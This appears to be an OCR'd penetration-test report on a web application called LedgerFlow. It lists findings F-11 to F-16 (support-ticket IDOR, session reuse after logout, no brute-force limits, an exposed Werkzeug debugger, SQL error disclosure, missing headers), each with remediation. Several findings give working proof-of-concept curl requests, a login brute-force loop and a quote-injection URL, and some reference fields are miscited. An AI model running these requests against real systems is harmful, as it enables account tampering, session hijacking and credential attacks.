
IDOR – Unauthorized Support Ticket Manipulation via Missing Object-Level Authorization	Risk	CVSSv4
	High	8.6

Description	The /api/support/tickets/{id}/reply endpoint does not verify that the ticket belongs to the authenticated user before accepting a reply. Any customer can post a reply to any ticket belonging to any other user including tickets owned by admin accounts by supplying an arbitrary ticket ID. During testing, a reply was successfully injected into ticket #8 (owned by admin user_id: 1, assigned to staff member Samantha Long), with the attacker's name appearing in the ticket thread.
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com – All users support ticket records.
Impact	• Injection of arbitrary content into any user's support ticket conversation, including admin-owned tickets. • Impersonation risk attacker replies appear attributed to the attacker's account name in the ticket thread. • Potential disruption to support workflows and customer trust by modifying third-party ticket conversations.
Remediation	• Before accepting a reply, verify that the ticket_id belongs to the authenticated user: WHERE tickets.id = ? AND tickets.user_id = ?. • Maintain a separate staff reply mechanism (authenticated via staff/admin role) that is distinct from the customer reply endpoint. • Return HTTP 403 for unauthorized ticket reply attempts from other users.
Prerequisite	A valid authenticated session with the "customer" role.
Likelihood	High – Sequential integer IDs make enumeration trivial.
Port Affected	443/TCP (HTTPS)
System Affected	https://flow.rezydev.com
Reference	A05: 2025 - Injection OWASP SQL Injection Prevention Cheat Sheet
Tools Used	Curl, Browser DevTools
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N
Steps To Reproduction / Proof of Concept (PoC)	

1. Login as a customer-role user . Obtain existing ticket IDs by exploiting (/api/admin/support).
2. Identify a ticket owned by a different user (e.g. ticket #8, owned by user_id: 1).
3. POST a reply to that ticket:
   curl -s -X POST https://flow.rezydev.com/api/support/tickets/8/reply -H 'Content-Type: application/json' -b cookies.txt -d '{"message":"Test reply injected by unauthorized customer"}'
4. Observe HTTP 200, the reply is accepted and appended to the admin users ticket thread. Confirmed during testing: reply appeared attributed to the attacker's account name.

Supporting Evidence:






F-12: Session Token Reuse After Logout Due to Improper Session Invalidation

Session Token Reuse After Logout Due to Improper Session Validation	Risk	CVSSv4
	High	8.4
Description	After a user logs out via the /api/auth/logout endpoint, the server does not invalidate the session token server-side. The session cookie or token value captured before logout continues to be accepted by all authenticated API endpoints after the logout action. This means any party who has obtained the session token through XSS, network interception retains persistent access to the account definitely, even after the legitimate user believes they have terminated their session.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com – All authenticated API endpoints post-logout	
Impact	• Session tokens remain valid indefinitely after logout, user logout provides no security benefit. • An attacker with a captured session token (via XSS or MITM) maintains persistent authenticated access. • Non-compliant with NIST SP 800-63b Section 7.1: sessions must be invalidated server-side on logout.	
Remediation	• Maintain a server-side session store (e.g. Redis or database table) and delete the session record on logout do not rely solely on cookie expiry. • Generate a new session token on each login; ensure old tokens are irrevocably invalidated on logout. • Set a maximum session lifetime (e.g. 8 hours) and absolute expiry regardless of activity. • Verify the fix by capturing a pre-logout token and confirming it receives HTTP 401 after the /api/auth/logout call.	
Prerequisite	A valid session token captured before logout.	
Likelihood	High – Trivially exploitable once a token is obtained; no additional conditions required.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com	
Reference	CWE-613: Insufficient Session Expiration NIST SP 800-63b Section 7.1: Session Management Requirements	
Tools Used	Curl, Browser DevTools	
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N	

Steps To Reproduction / Proof of Concept (PoC)
1. Login as a customer-role user and capture the session cookie: curl -s -c pre_logout_cookies.txt -X POST https://flow.rezydev.com/api/auth/login -H 'Content-Type: application/json' -d '{"email":"tester9@test.com","password":"tester123"}' 2. Verify authentication works with the captured token: curl -s https://flow.rezydev.com/api/auth/me -b pre_logout_cookies.txt 3. Perform logout: curl -s -X POST https://flow.rezydev.com/api/auth/logout -b pre_logout_cookies.txt 4. Re-use the pre-logout session token against an authenticated endpoint: curl -s https://flow.rezydev.com/api/auth/me -b pre_logout_cookies.txt 5. Observe: HTTP 200 with full user profile returned, the session token is still accepted after logout. Access persists indefinitely.

Supporting Evidence:



F-13: Missing Brute-Force Protection on Login Page

Missing Brute-Force Protection on Login Page	Risk	CVSSv4
	Medium	6.9
Description	The /api/auth/login endpoint does not implement any form of brute-force protection. During testing, 10 consecutive failed login attempts against the same account returned HTTP 401 each time with no account lockout, no rate limiting (no HTTP 429 was ever returned) and no CAPTCHA challenge. An attacker can automate password-spraying or credential-stuffing attacks indefinitely to brute password for real users.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com – Login Page	
Impact	• Enables offline and online credential-stuffing attacks using breached password lists. • No lockout or alerting means attacks can proceed undetected for extended periods. • Increases the blast radius of (IDOR ATO) attacker can brute-force current_password values automatically. • Regulatory non-compliance with NIST SP 800-63b which mandates throttling on authentication attempts.	
Remediation	• Implement progressive rate limiting: return HTTP 429 after 5 failed attempts from the same IP within a 15-minute window. • Apply account lockout after 10 consecutive failed attempts for the same email, with unlock via email verification. • Introduce CAPTCHA challenges after a threshold of failed attempts. • Log failed authentication attempts and alert on anomalous volumes from single source IPs.	
Prerequisite	No authentication required. Any client with network access to the application.	
Likelihood	High: Automated credential stuffing tools require only network access.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com	
Reference	A07:2025 Authentication Failures CWE-307: Improper Restriction of Excessive Authentication Attempts	
Tools Used	Curl, Browser DevTools	
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N	

Steps To Reproduction / Proof of Concept (PoC)

1. Execute 20 consecutive failed login attempts:
`for i in {1..20}; do`
`  curl -s -o /dev/null -w "Attempt $i: %{http_code}\n" \`
`  -X POST "https://flow.rezydev.com/api/auth/login" \`
`  -H "Content-Type: application/json" \`
`  -d "{\"email\":\"tester@test.com\",\"password\":\"WrongPass${i}\!\"}"`
`done`
2. Observe: all 20 attempts return HTTP 401. No HTTP 429 is returned at any point.
3. Confirm: no lockout occurs, a valid login credential still works after 10+ failures.
4. No CAPTCHA, delay, or additional verification is triggered at any threshold.

Supporting Evidence:



F-14: Production Debug Mode Enabled – Exposed Werkzeug Interactive Debugger Console


Production Debug Mode Enabled – Exposed Werkzeug Interactive Debugger Console	Risk	CVSSv4
	High	7.1
Description	The LedgerFlow Flask application exposes Werkzeug's interactive development debugger when an unhandled exception is triggered in the production environment. During testing, a malformed q parameter caused the transactions endpoint to return a full debug response containing Python traceback information, internal source-code paths, SQL queries, and framework/database details and nteractive Python console capable of executing arbitrary Python code within stack frames. The debugger is protected by a PIN authentication mechanism, and no PIN bypass or arbitrary code execution was demonstrated during the assessment.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com – transactions search parameter error response	
Impact	• Disclosure of internal full application stack traces and internal source-code path including Flask/Werkzeug implementation details. • Exposure of an interactive python debugger console, creating a potential path to arbitrary code execution if debugger authentication is bypassed or obtained. • Successful console access could lead to complete application compromise.	
Remediation	• Disable Flask/Werkzeug debug mode in production: DEBUG=False FLASK_DEBUG=0 • Implement centralized exception handling that returns generic HTTP 500 responses without stack traces and source-code Info. • Review production configuration to ensure debug mode cannot be enabled through environment variables or deployment settings.	
Prerequisite	Any authenticated session. Triggering a server-side exception via malformed input or injection.	
Likelihood	The production debugger was directly observable during testing after triggering an unhandled exception. However, successful PIN bypass and RCE were not demonstrated.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com/api/transactions?q='	
Reference	CWE-613: Insufficient Session Expiration	


	NIST SP 800-63b Section 7.1: Session Management Requirements
Tools Used	Browser DevTools
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Steps To Reproduction / Proof of Concept (PoC)

1. Login into the LedgerFlow application with valid user account having customer role.
2. Send a malformed value to the q parameter of the transactions API using browser address bar: https://flow.rezydev.com/api/transactions?q='
3. Open the browser developer tools, navigate to the network tab and analyze the response of each transaction endpoints.
4. Observe that the server returns an HTTP 500 response containing the Werkzeug interactive debugger
5. Review the response that confirm disclosure of the stack traces, internal file paths, source-code context and application/database details.
6. Observe the "Console Locked" section with a PIN prompt, confirming that the interactive Werkzeug debugger console is enabled.
7. Verify through the loaded debugger resource that console functionality is exposed through ___debugger___ interface https://flow.rezydev.com/api/transactions?__debugger__=yes&cmd=resource&f=debugger.js
8. Open the debug page in a browser and confirm that the interactive Python console is exposed and protected by a PIN
9. The debugger source JS file analysis confirms that the console supports arbitrary Python code execution within stack frames.
10. No PIN bypass or RCE was performed during the assessment.

Supporting Evidence:


flow.rezydev.com/api/transactions?q='
Import bookmarks... SQL Injection Cheatsh... EndPoint Extractor
OperationalError
sqlalchemy.exc.OperationalError: (sqlite3.OperationalError) unrecognized token: "'") ORDER BY created_at DESC LIMIT 60"
[SQL: SELECT id, account_id, reference, type, amount, currency, description, merchant, status, created_at FROM transactions WHERE 1=1 AND (merchant LIKE '%'%' OR description LIKE '%'%' OR reference LIKE '%'%')
ORDER BY created_at DESC LIMIT 60]
(Background on this error at: https://sqlalche.me/e/20/e3q8)
Traceback (most recent call last)
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application Inertia Cookie-Editor
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other Disable Cache No Throttling
St... M... Domain File Initi... T... Transfe... S...
500 GET flow.rezy... transactions?q=' doc... h... 42.73 kB 4...
204 P... flow.rezy... rum bea... pl... 2.07 kB 0 B
304 GET flow.rezy... transactions?__debugger__=ye styl... css cached 6...
304 GET flow.rezy... transactions?__debugger__=ye script js cached 1...
200 GET static.... v31edd6df95cf4e85bb4c19e7 script js cached 0 B
200 GET flow.rezy... transactions?__debugger__=ye img png cached 5...
204 P... flow.rezy... rum v31... pl... 2.36 kB 0 B
Headers Cookies Request Response Timings Security
HTML Raw
OR description LIKE '%'%' OR reference LIKE '%'%') ORDER BY created_at DESC LIMIT 60] (Background on this error at: https://sqlalche.me/e/20/e3q8)
This is the Copy/Paste friendly version of the traceback.
Traceback (most recent call last):
File "/usr/local/lib/python3.12/site-packages/sqlalchemy/engine/base.py", line 1969, in _exec_single_context
self.dialect.do_execute(
File "/usr/local/lib/python3.12/site-packages/sqlalchemy/engine/default.py", line 952, in do_execute
cursor.execute(statement, parameters)
sqlite3.OperationalError: unrecognized token: "'")
The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error. If you enable JavaScript you can also use additional features such as code execution (if the evalex feature is enabled), automatic pasting of the exceptions and much more.
Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.
Console Locked
The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.
PIN:
Confirm Pin
7 requests 59.21 kB / 47.15 kB transferred Finish: 934 ms DOMContentL


flow.rezydev.com/api/transactions?q='
Import bookmarks... SQL Injection Cheatsh... EndPoint Extractor
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application Inertia Cookie-Editor
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other Disable Cache
S... Met Domain File Initi... T... Transf... Size
500 G... flow.rez... transactions?q=' doc... h... 42.73 kB 42.0
204 P... flow.rez... rum bea... p... 2.07 kB 0 B
304 G... flow.rez... transactions?__debugger__= styl... css cached 6.0
304 G... flow.rez... transactions?__debugger__= script js cached 10.5
200 G... stati... v31edd6df95cf4e85bb4c19e script js cached 0 B
200 G... flow.rez... transactions?__debugger__= img p... cached 507
204 P... flow.rez... rum v31... p... 2.36 kB 0 B
204 P... flow.rez... rum v31... p... 2.16 kB 0 B
Headers Cookies Request Response Cache Timings Security
Response Payload
function initPinBox() {
document.querySelector(".pin-prompt form").addEventListener(
"submit",
function (event) {
event.preventDefault();
const pin = encodeURIComponent(this.pin.value);
const encodedSecret = encodeURIComponent(SECRET);
const btn = this.btn;
btn.disabled = true;
fetch(
`${document.location}?__debugger__=yes&cmd=pinauth&pin=${pin}&s=${encodedSecret}`
)
.then((res) => res.json())
.then(({auth, exhausted}) => {
if (auth) {
EVALEX_TRUSTED = true;
fadeOut(document.getElementsByClassName("pin-prompt")[0]);
} else {
alert(
`Error: ${
exhausted
? "too many attempts. Restart server to retry."
: "incorrect pin"
}`
);
}
})
.catch((err) => {
alert("Error: Could not verify PIN. Network error?");
console.error(err);
8 requests 59.21 kB / 49.32 kB transferred Finish: 2.28 min

F-15: Server-Side Information Disclosure via Unhandled Exception Responses


Server-Side Information Disclosure via Unhandled Exception Responses	Risk	CVSSv4
	Medium	5.1
Description	Simply injecting a single quote in /api/transactions?q=' search parameter endpoint, the application returns verbose error messages in API responses and HTTP bodies that disclose internal server details. The SQL injection error returned the full SQLAlchemy exception including the raw SQL statement, table schema (column names: id, account_id, reference, type, amount, currency, description, merchant, status, created_at), library versions and the internal query-building logic. This class of verbose error leakage should be independently remediated to prevent reconnaissance acceleration by attackers.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com – transactions search parameter error reponse	
Impact	• Disclosure of internal database column names and table structure directly from error messages, removing the need for blind enumeration. • Confirmation of ORM library (SQLAlchemy 2.0), Python version (3.12), and Flask-Login usage, enables targeted known-CVE research. • The raw SQL query template (WHERE 1=1 AND merchant LIKE ...) exposed in the error accelerated UNION column-count determination. • Verbose errors allow an attacker to distinguish between injection, syntax, and logic errors, significantly speeding up exploitation.	
Remediation	• Implement a global Flask error handler that returns only a generic message and a reference ID: {"error": "An internal error occurred", "ref": "<uuid>"}. • Log the full exception server-side (with the reference ID) but never return stack traces or raw SQL to clients. • Set PROPAGATE_EXCEPTIONS=False in production Flask config. • Audit all except blocks to ensure they do not pass exception messages directly into API responses.	
Prerequisite	Any authenticated session. Triggering a server-side exception via malformed input or injection.	
Likelihood	High – Any injection payload or malformed parameter immediately reveals internal query structure.	
Port Affected	443/TCP (HTTPS)	

System Affected	https://flow.rezydev.com/api/transactions?q=’
Reference	CWE-613: Insufficient Session Expiration NIST SP 800-63b Section 7.1: Session Management Requirements
Tools Used	Browser DevTools
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Steps To Reproduction / Proof of Concept (PoC)

1. Login into the LedgerFlow application with valid user account having customer role.
2. Send a malformed value to the q parameter of the transactions API using browser address bar:
   https://flow.rezydev.com/api/transactions?q=’
3. The application returns an unhandled SQLAlchemy OperationError instead of a generic error response.
4. Observe that the response discloses sensitive internal application and database information, including the transactions table and its columns, SQLAlchemy/SQLite details, Python runtime information, internal application and service paths, function names and source-code line numbers, and the underlying SQL

Supporting Evidence:




F-16: Insufficient HTTP Security Header Configuration


Insufficient HTTP Security Header Configuration	Risk	CVSSv4
	Medium	5.1
Description	The LedgerFlow web application does not implement several recommended HTTP security response headers. Testing of the root URL and API responses identified the absence of Strict-Transport-Security (HSTS), Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, Referrer-Policy, and Permissions-Policy. These headers provide additional browser-side security controls that help mitigate client-side attack scenarios. No direct exploitation or consequential impact was demonstrated during testing.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com	
Impact	• Absence of Content-Security-Policy: removes the primary browser-side defence against XSS, amplifying F8. • Absence of X-Frame-Options: enables clickjacking attacks embedding the application in a malicious iframe. • Absence of Strict-Transport-Security: allows protocol downgrade attacks (HTTPS → HTTP) on first visit. • Absence of X-Content-Type-Options enables MIME-type sniffing, potentially allowing script execution from non-JS responses.	
Remediation	• Add Strict-Transport-Security: max-age=31536000; includeSubDomains; preload to all HTTPS responses. • Add Content-Security-Policy: default-src 'self'; script-src 'self'; connect-src 'self'; to restrict resource origins. • Add X-Frame-Options: DENY to prevent clickjacking. • Add X-Content-Type-Options: nosniff to prevent MIME sniffing. • Add Referrer-Policy: strict-origin-when-cross-origin. • Add Permissions-Policy: camera=(), microphone=(), geolocation=() to disable unused browser features.	
Prerequisite	No authentication required. Observable on any HTTP response from the application.	
Likelihood	Medium – Headers are passive protections; exploitation requires a secondary vector.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com/api/transactions?q=’	
Reference	OWASP Security Header Project CWE-693: Protection Mechanism Failure	

